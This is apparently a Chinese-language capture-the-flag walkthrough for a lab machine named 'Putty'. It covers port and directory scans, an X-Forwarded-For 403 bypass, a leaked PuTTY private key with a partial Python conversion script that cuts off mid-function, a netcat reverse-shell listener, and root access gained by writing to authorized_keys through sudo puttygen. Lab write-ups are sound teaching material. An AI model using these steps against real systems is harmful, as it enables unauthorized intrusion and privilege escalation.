

Putty

扫描得到:

```
└─# nmap -sS -Pn -T 5 -p- 192.168.102.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-03 11:14 CST
Nmap scan report for 192.168.102.1
Host is up (0.00037s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:02:25:A9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.61 seconds
```

```
 _|. _ _  _ _ _ _|_   v0.4.3
(=||| _) (/_(=|| (|_)
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist size: 11461

Output File: /root/reports/http_192.168.102.1/_26-07-03_11-15-06.txt

Target: http://192.168.102.1/


```
[11:15:06] Starting:
[11:15:06] 403 - 316B - /php.zip
[11:15:06] 403 - 316B - /aspx.zip
[11:15:06] 403 - 316B - /js.zip
[11:15:06] 403 - 316B - /html.zip
[11:15:06] 403 - 316B - /jsp.zip
[11:15:06] 403 - 316B - /.agilekeychain.zip
[11:15:06] 403 - 316B - /.ht_wsr.txt
[11:15:06] 403 - 316B - /.htaccess.bak1
[11:15:06] 403 - 316B - /.htaccess.orig
[11:15:06] 403 - 316B - /.htaccess.sample
[11:15:06] 403 - 316B - /.htaccess.save
[11:15:06] 403 - 316B - /.htaccess_extra
[11:15:06] 403 - 316B - /.htaccess_sc
[11:15:06] 403 - 316B - /.htaccess_orig
[11:15:06] 403 - 316B - /.htaccessOLD2
[11:15:06] 403 - 316B - /.htm
[11:15:06] 403 - 316B - /.htaccessBAK
[11:15:06] 403 - 316B - /.htaccessOLD
[11:15:06] 403 - 316B - /.html
[11:15:06] 403 - 316B - /.httr-oauth
[11:15:06] 403 - 316B - /.htpasswd_test
[11:15:06] 403 - 316B - /.htpasswds
[11:15:07] 403 - 316B - /.zip
[11:15:07] 403 - 316B - /1.zip
[11:15:08] 403 - 316B - /2010.zip
```

```
[11:15:08] 403 - 316B - /2011.zip
[11:15:08] 403 - 316B - /2013.zip
[11:15:08] 403 - 316B - /2012.zip
[11:15:08] 403 - 316B - /2014.zip
[11:15:08] 403 - 316B - /2015.zip
[11:15:08] 403 - 316B - /2016.zip
[11:15:08] 403 - 316B - /2017.zip
[11:15:08] 403 - 316B - /2018.zip
[11:15:08] 403 - 316B - /2019.zip
[11:15:08] 403 - 316B - /2020.zip
[11:15:11] 403 - 316B - /archive.zip
[11:15:11] 301 - 353B - /assets -> http://192.168.102.1/assets/
[11:15:11] 200 - 429B - /assets/
[11:15:11] 403 - 316B - /auth.zip
[11:15:11] 403 - 316B - /backup.zip
[11:15:11] 403 - 316B - /backups.zip
[11:15:12] 200 - 820B - /cgi-bin/printenv
[11:15:12] 200 - 1KB - /cgi-bin/test-cgi
[11:15:12] 403 - 316B - /clients.zip
[11:15:12] 403 - 316B - /com.zip
[11:15:13] 403 - 316B - /config.php.zip
[11:15:13] 403 - 316B - /configuration.php.zip
[11:15:13] 403 - 316B - /dat.zip
[11:15:14] 403 - 316B - /dump.zip
[11:15:14] 403 - 316B - /engine.zip
[11:15:14] 403 - 316B - /files.zip
[11:15:15] 403 - 316B - /forum.zip
[11:15:15] 403 - 316B - /home.zip
[11:15:16] 403 - 316B - /index.zip
[11:15:16] 403 - 316B - /joomla.zip
[11:15:17] 403 - 316B - /master.zip
[11:15:17] 403 - 316B - /media.zip
[11:15:18] 403 - 316B - /my.zip
[11:15:18] 403 - 316B - /mysql.zip
[11:15:18] 403 - 316B - /new.zip
[11:15:18] 403 - 316B - /old.zip
[11:15:22] 403 - 316B - /server-status/
[11:15:22] 403 - 316B - /server-status
[11:15:22] 403 - 316B - /site.zip
[11:15:22] 403 - 316B - /sql.zip
[11:15:25] 403 - 316B - /vb.zip
[11:15:25] 403 - 316B - /web.zip
[11:15:25] 403 - 316B - /website.zip
[11:15:26] 403 - 316B - /wordpress.zip
[11:15:26] 403 - 316B - /wp-config.php.zip
[11:15:26] 403 - 316B - /wp.zip
[11:15:26] 403 - 316B - /www.zip
[11:15:26] 403 - 316B - /wwwroot.zip
```

Task Completed

注意到很多403，这里我是用了个403-bypass工具，逐个测出1.zip，但实际只需要xff头访问1.zip即可

拿到一个MAC校验出错的key.pkk



```
└─# cat key.ppk
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: brendon
Public-Lines: 12
AAAAB3NzaC1yc2EAAAADAQABAAQCAQC20DOGUv1JrvtV8ROj8QNhEtUGtNthRkH3
3RUDRKdw/vvBf4xehfbsRVcc4EQWFEGG8uL4DH2bxwno68JDK7lNOqapAr5RYgiq
Bed3XlgFhx1aAdvV9qXC7V5VdHvaD37DtRE+5Emk4/u2sFvaMKfR0b8/9ke3o+F3
hpZGYczUERxsX+y4wx5psIn3i/QMs8gYQ1swtm0IaPal2g/GreP9B3KXhe/Ncxim
PF5LszSihi54j1rkh5LFeRRu/LcCVdF7a7C9/ghQauwLONDpuFDC3w1/rOvZnBga
11WQ4r+pTfPes1btowRzno+5fIFmmCJWzVR2qC8C0yQC9zI0dux7sR9Z+2/54swY
YdO3HPrQah1CCIB+i8wB1wktYZfZP/cwReB8N52L6bNoL/UBbOWKCAQkPHV+BMXh
wbMv1Pmf0VB2COWrY3FmgpEQV7ICgftnKYSiSudQg8NKP9KJO0nDg7k+F1ekTi48
Dbno305L117eUY08nShuR/4NSfHPJ81QDPI7TK4r2X4E9s3s19Wtb5wsNckd3HH/
TxG/SZTtt9q5iBojiKDCI2FiXr9Bx+Xp7yTw72hQe31qzfaaAtdMc2OvxVkuAKAH
rHsrVUAtr94dJ5Sjzf7y2hIGr443dK3TK37s5QZRS8Ggf05IROaFh9EZRapJHU12
IEx3zQ2PHw==
Private-Lines: 28
AAACAAQFQtzVaRSnGzKiAViTAWwDf1k3vmC+oxzIs/TXfwapckf90iHSDcLXKOSj
BLI5/9GZTec+qb80nEZZyQVJKjjJ5EebSSw+XQpq5ChP6Yeq7PpPH/1DVhSaEspI
oXFY8zoX+q/IVYXkLbOWNT+bNQBOUNJ19tB8c4ekF3H80fsSs79+bJUGtqiEZw8N
o5RprRSFOJJdHASbfIBfQWpXNwpJEs6nOxvNcZ4GLG1fNMn6Tf4954k8xsXH+XmCt
K36K/KHGQIuCfBRTwWBJg5lgVCyKsg5bcznEoRMUo6EdcnXRStyt8l96PQLTSJM/
wgJNN77Gt4xUg+l//e7Cw6vmWlQ7l+nDqXnbcgUEItizY1M2Dausq9hdsYsed5w/
B+kYgS3aENTMFAE7CuFwtlkysyOL5bw/U+Zx5iugKQX8CY8ycw8hrmsF6MVkkhCA
h7VWUw2t066o1drfHIupUtGRZTSBhIrwnCdqTxMosvig0sPBrDILM2l3vrBk596T
rRNWZcCjrewDHmu2yFcitgcyVCXBHpv7+oebOiYcapoqFNV77l3E0dse2JAFKxo
x7/vFfJ6w9zLFsYIue58YpczU04M/luoEhA319600lPRJvBIae0lKg6cemhBNHy1
CX5pIGtmkvC7zANZjGINXGCx6PSO8HSvW28EAgfLY/IDrCXhAAABAQD9VCCdfhSa
Y9V4xz65bxzp4t2geAKXsSUOtBaZtoDmKYnCAqWAV6nOYwny4yFvhnxaIDvXfday
50iBjbGEAIUFCwXba+9PtS9/26vVG1KE2GjV8Ca1qom5HIOPGdKIhg3kMEC5QegT
XJnAIyJEilFGnRXv2D6wNlBBb4EUaX02XeIFwq8j1w8HDL5hvtwuHdqcyO0Xgbjt
fogXK9bk6+KOrfNPXG4+GGIqMT62hszzuaV5qE12A75VsZ55zTUPxInt+xFH5oZ2
DmHqejccDktQZzkPjJ3CZv6U3JMrC1LGD1JP40lagL8q0Utt/rz36/wGEynIOiry
nB124TaV+uIVAAABAQC4vbI3Esfa8aoinqZNZg8ii67xfasMu42+FEPh2jfVQUXK
b2vhZwrFko8BqoUanAdjLIS/I6ZCrCOP/T7lXo/IrjxiA+Gtb9jBcFFWECIDCiDM
HYOZVoTj+eFbBatJ3WwQF2+LtwDxb83rOEmnMBn8Cz8iavVudQcFNR9aia3sCBYL
/ehVZ04aboi77VWAGFQwesPfqqJP+3RfhMeJWuUa5VyTyIetf106B7EQ3aDYz94G
82DaF2frELhZp3R52ep9hwu48EB65ATSqTR+VhENYgwrnE+4V2kkZW779hw2LBRW
wL/MdhgPQxP5yhZhSegEDGOOJMA/Og/xdTA7bn1jAAABAQCZ4XngCk7wykr4eq0n
iyyG+eGGVhFTRfKwPMjX0702R2ve49YEX1w+EMZkPmxA6MztWnn+H2dwf/h37PR
tN/ZBK7sgAUM22/000tdK1seC5N9g0/hvSprVGjppj7vLPAOVjOMSw0sjRZOhvQB8
fapY8aq8APKbFjvu1EhdessO430mMzvgmztK8QyMpf814zt0bcVrEoeh6Ziastvg
```

```
PjhlGp7RfMexNC4BoTW3KWRnnwoTU7MH0QWVdE3VtWRdBhU35hIQgtWIJ90H95Gr
ETaNb0NA+9slEkNmX1N1dhXDkEfp/vzVjPg2SdPbXfddagc3DAhnQh1tZH933m+I
iCYh
Private-MAC: 6c08d7ea1b26b22ac8732488410d63f14fb14ddeffd817bc7cfda1d2e311444d
```

直接ai跑个脚本跳过校验生成ssh私钥

```
import base64, struct
from Crypto.PublicKey import RSA

pub =
""""AAAB3NzaClYc2EAAAADAQABAAQACQ20DOGUv1JrvtV8R0j8QNhEtUGtNthRkH33RudRKdw/vvBf4
xehfbsRVcc4EQwFEGG8uL4DH2bxwno68JDK7lNOqApAr5RYgiqBed3XlgFhxlaAdvV9qXC7V5VdHvaD37
DtRE+5Emk4/u2sFvaMkfR0b8/9ke3o+F3hpZGYczUERxsx+y4wx5psIn3i/Qms8gYQ1swtm0IaPa12g/G
rep9B3KXhe/NcximPF5LszSIhi54j1rkH5LFerRu/LccVdF7a7C9/ghQauwLONDpuFDC3w1/roVznBga1
1WQ4r+pTfPes1btowRzno+5fIFmmCJWzvr2qC8C0yQC9zI0dux7sr9Z+2/54swYYd03HPrQah1CCIB+i8
wb1wktyZfZP/cwReB8N52L6bnoL/UBbOWKCAQkPHV+BMXhwbMv1Pmf0VB2COWrY3FmgpEQV7ICgftnKYS
iSudQg8NKP9KJO0ndg7k+F1ekTi48Dbno305L117eUYO8nshur/4NSfHPJ81QDPI7TK4r2X4E9s3s19WT
b5wsNckd3HH/TxG/SZTtt9q5iBoJiKDCI2FiXr9Bx+Xp7yTw72hqE31qzfaaAtdMc2OvxVkuAKAhrHsrV
UAtr94dJ5Sjzf7y2hIGr443dK3TK37s5QZRs8Ggf05IROaFh9EZRapJHU12IEx3zQ2PHw==""""

priv = """"AAACAAQFQtzVaRSnGzKiAViTAwwDf1k3vmC+oXzIs/TXfwapckf90iHSDCLXKOSj
BLI5/9GZTec+qb80nEZZyQVJKjjJ5EebSSw+Xqpq5ChP6Yeq7PFPH/1DVhSaEspI
oXFY8zoX+q/IVYxKlBOWNT+bnQBOUNJ19tB8c4ekF3H80fsSs79+bJUGtqiEZw8N
o5RprSFOJJdHASbfIBfQWpXNwpJEs6nOxvNcZ4GLG1fNMn6Tf4954k8xsXH+XmCt
K36K/KHGQIuCFBRTwwBJg5lgVcyKSg5bcznEoRMUo6EdcnXrStyt8l96PQLTSJM/
wGjNN77Gt4xUg+1//e7Cw6vmwIQ7l+nDqXnbcgUEItizY1M2Dausq9hdsYsed5w/
B+kYgS3aENTMFAE7CuFwtlkysyOL5bw/U+Zx5iUGKQX8CY8ycw8hrmsF6MVkkhCA
h7VWuW2t066o1drfHIupUtGRZTSBhIrwncDqTxMosVig0sPBRDILM2l3vrBk596T
rRNWZCcJrewDHmu2yFcitgcyVCXBHPvy7+oebOiYcapoqFNV77l3E0dse2JAFKxo
x7/vFfJ6w9zLFsYIUe58YpczU04M/luoEhA319600lPRJvBIae0lKg6ceMhBNHy1
CX5pIGtmkvC7zANZjGINXGCX6PS08HSvW28EAglY/IDrCXhAAABAQD9VCCdfhSa
Y9V4xz65bxzp4t2geAKXssUOtBaZtoDmKYnCAqWAV6nOYwny4yFvhnxaIdvXfdAY
50iBjBGEAIUFcwXba+9PtS9/26vVG1KE2Gjv8Ca1qom5HIOPGdkiHg3kMEC5qegT
XJnAIyJei1FGnrXv2D6wNlbbB4EUaX02XeIFWq8j1w8HDL5hvtwuHdqcyOOXgbjt
fogXK9bk6+KOrfNPXG4+GGIqMT62hszzuaV5qE12A75VsZ55zTUPxInt+xFH5oZ2
DmHqejccDKtQZZKpjJ3CZv6U3Jmrc1LGD1JP40lagL8q0Utt/rz36/wGEynI0iry
nB124Tav+uIVAAABAQC4vbI3Esfa8aoinqzNZg8i67xfasMu42+FEPh2jfvQUXK
b2vhZwrFko8BqouANadjLIS/I6ZCrCOP/T7lXo/IrjxiA+Gtb9jBcFFWECIDCiDM
HYOZVoTj+eFbBatJ3WwQF2+LtwDxb83roEmnMBn8Cz8iavVudQcFNR9aia3sCByL
/ehVZ04aboi77VWAGFQweSPfqjJP+3RfhMeJWuUa5VyTyIetf106B7EQ3aDyz94G
82DaF2frELhZp3R52ep9hwu48EB65ATSqTR+VhENYgwrnE+4V2kkZW779hw2LBRW
wL/MdhgPQXP5yhZhSegEDGOOJMA/0g/xdTA7bn1jAAABAQCZ4XngCk7wykr4eq0n
iyYg+eGGVhFTRfKwpXMjXo7O2R2ve49YEX1w+EMZkPmxA6Mztwnn+H2dwf/h37PR
tN/ZBK7sgAUM22/000tdK1sec5N9g0/hvSPrvGjppj7vLpaOVjoMSW0sjRZOhVqB8
fapY8aQ8APKbfjvu1EhdessO430mMzvgmztK8QyMpf814zT0bcvrEoeh6Ziastvg
PjhlGp7RfMexNC4BoTW3KWRnnwoTU7MH0QWVdE3VtWRdBhU35hIQgtWIJ90H95Gr
ETaNb0NA+9slEkNmX1N1dhXDkEfp/vzVjPg2SdPbXfddagc3DAhnQh1tZH933m+I
iCYh"""".replace("\n", "")

def u32(b, o):
    return struct.unpack(">I", b[o:o+4])[0], o+4

def getstr(b, o):
    n, o = u32(b, o)
```



```

brendon@Putty:/home/rosers$ sudo -l
Matching Defaults entries for brendon on Putty:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for brendon:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User brendon may run the following commands on Putty:
    (rosers) NOPASSWD: /usr/bin/plink
brendon@Putty:/home/rosers$ id
uid=1000(brendon) gid=1000(brendon) groups=1000(brendon)

```

```

(root@kali)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.102.2] from (UNKNOWN) [192.168.102.1] 36110
Putty:~$ id
id
uid=1001(rosers) gid=1001(rosers) groups=1001(rosers)

```

看到rosers的sudo权限，可用root的puttygen，直接写公钥到root底下ssh连接即可

```

id
uid=1001(rosers) gid=1001(rosers) groups=1001(rosers)
Putty:~$ sudo -l
sudo -l
Matching Defaults entries for rosers on Putty:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for rosers:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User rosers may run the following commands on Putty:
    (ALL) NOPASSWD: /usr/bin/puttygen

```

```

ssh-keygen -t rsa -b 4096 -N '' -f /tmp/me2_id
sudo /usr/bin/puttygen /tmp/me2_id -O public-openssh -o
/root/.ssh/authorized_keys
ssh -i /tmp/me2_id root@127.0.0.1

```

```

ssh -i /tmp/me2_id root@127.0.0.1
Pseudo-terminal will not be allocated because stdin is not a terminal.
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
cat /root/root.txt
flag{root-bf8f3c1541c8ab7291245d1157a2442b}

```